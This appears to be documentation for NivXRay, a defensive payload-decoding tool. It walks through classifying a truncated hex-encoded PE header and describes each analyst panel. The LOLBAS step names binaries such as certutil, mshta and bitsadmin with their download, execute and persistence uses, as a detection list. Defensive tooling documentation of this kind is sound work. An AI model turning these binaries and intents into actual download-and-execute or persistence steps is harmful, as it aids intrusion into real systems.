
Screenshot 2 · step_1_b




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
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
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
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Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#)

◆ Payload Example · Hex-Encoded Shellcode Blob

Long strings of hex-pair octets (e.g., `\x90\x90\x90...`) are a common shellcode delivery format. NivXRay detects hex, decodes to raw bytes, then inspects entropy and PE/ELF signatures to classify.

Step 1 — The raw command

Action: Paste: 4d5a90000300000004000000ffff0000b8000000000000004000000000000000 (Truncated MZ/PE header — real samples are much longer.)

Expected: Magic hint reads "Hex string". Byte count reflects the exact half-length of the input.

Step 2 — MAGIC DECODE (deterministic-only)

Action: Click MAGIC DECODE. Fully deterministic — no LLM in the loop.

Expected: OUTPUT panel shows the raw bytes. The file-signature detector adds a PE-header chip (MZ magic).

Step 3 — Verdict — Suspicious

Action: Look at the verdict card.


Expected: Verdict = **Suspicious** (binary content that wasn't expected in this context). MITRE = T1027 (Obfuscated Files or Information) + T1055 (Process Injection).

Step 4 — Copy as base64 for handoff

Action: In the OUTPUT panel, switch to Base64 view. Copy for pasting into a sandbox.

Expected: Base64-encoded bytes appear in a copyable pre block.

Screenshot 1 · step_1



Related: [candidate_explorer](#) [threat_intel_enrichment](#)

◆ NivXRay UI Reference · Every Panel · Every Tab

The visual encyclopedia — every button, tab and panel in the Analyst Workspace with a labelled screenshot, what it does, when to use it, and what to look for. Bookmark this page.

Step 1 — Empty Workspace — the landing state

Action: Open the WORKSPACE tab. Nothing is decoded yet.

Expected: You should see the left operations sidebar (97 encoders/decoders), the INPUT card in the centre, and the OUTPUT card on the right. The status line reads 0 chars · 0 bytes.

Step 2 — Input panel — where you paste

Action: Paste the raw suspicious command into the large INPUT textarea. Accepts plain text, hex, base64, URL-encoded — anything.

Expected: Character count updates live. NivXRay's magic detector runs asynchronously and hints at the likely encoding (e.g., "looks like Base64").

Step 3 — Action bar — the four buttons

Action: Four buttons above the input drive every analysis. From left to right — `NIVXRAY DECODE` (default one-click), `AUTO INVESTIGATE` (full SOC pipeline), `MAGIC DECODE` (deterministic-only), `CLEAR`.

Expected: All four are always visible. Advanced options live behind the  chevron next to CLEAR.

Step 4 — Output panel — the decoded plaintext

Action: Click NIVXRAY DECODE. Within 1–2 seconds the OUTPUT card populates with the plaintext.

Expected: The output supports Copy · Hex · Base64 · Diff views. IOCs, URLs and MITRE ATT&CK IDs are highlighted inline.

Step 5 — Decoding Chain — the stages that fired

Action: Below OUTPUT is the CHAIN card. It shows every decoder stage in order (Base64 → UTF-16LE → ...).

Expected: Each stage row shows the operation name, a mini before/after preview, and a click-through to open that stage in the Recipe editor.

Step 6 — GRAPH tab — the Attack Graph

Action: Click GRAPH in the Threat Analysis panel (top-right). This is a Cytoscape-rendered graph of the entire investigation.

Expected: Nodes are colour-coded (input · decoded stage · IOC · verdict). Edges are labelled by the decoder that transformed them.

Step 7 — MITRE tab — technique mapping

Action: Click MITRE. Every TTP that the decoded payload maps to is listed with its full name, tactic and confidence.

Expected: Techniques cluster by tactic (Execution / Command-and-Control / Defense Evasion). Click a chip to filter the GRAPH tab.

Step 8 — LOLBAS tab — living-off-the-land binaries

Action: Click LOLBAS. Any powershell, certutil, mshta, bitsadmin, msbuild, regsvr32, etc. found in the decoded output is listed.

Expected: Each entry shows the binary, the intent (Download · Execute · Persistence), and a link to the LOLBAS.io reference page.

Step 9 — RULES tab — Sigma / YARA hits

Action: Click RULES. Both community and custom rules that matched are shown here.

Expected: Rule name, severity, confidence and the exact substring that triggered the hit.

Step 10 — IOCS tab — extracted indicators

Action: Click IOCS. Every URL, IP, domain, hash, mutex or email address found in the decoded output.

Expected: Click the  next to any IOC to fetch VT / OTX / AbuseIPDB verdicts inline.

Step 11 — TI-HITS tab — threat-intel matches

Action: Click TI-HITS. Any IOC that already matches a known-bad indicator in your enrichment cache is surfaced first.

Expected: Includes the source (VT · OTX · AbuseIPDB · custom), confidence and first-seen date.

Step 12 — OSINT tab — related open-source signals

Action: Click OSINT. Non-IOC context — Twitter mentions, GitHub PoCs, MITRE technique write-ups, CTI reports.

Expected: Each entry has source, date, and one-line summary. Great for hunting related campaigns.

Step 13 — AI tab — LLM tiebreaker rationale

Action: Click AI. When the deterministic engine wasn't sure, the LLM was asked why one candidate should win.

Expected: Shows the model (Claude Sonnet 4.5), its per-candidate score, and the natural-language justification.

Step 14 — FLOW tab — sequential timeline

Action: Click FLOW. A linear "what happened when" timeline of every stage — decode, enrich, verdict.


Expected: Great for handing off an investigation — one glance = the full analyst story.

Step 15 — CHAIN tab — machine-readable chain


Action: Click CHAIN. The same chain as in the OUTPUT panel but with per-stage confidence, entropy delta and reasoning.

Expected: Copy-friendly JSON view for pasting into a ticket or notebook.

Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a




Screenshot 2 · step_1_b



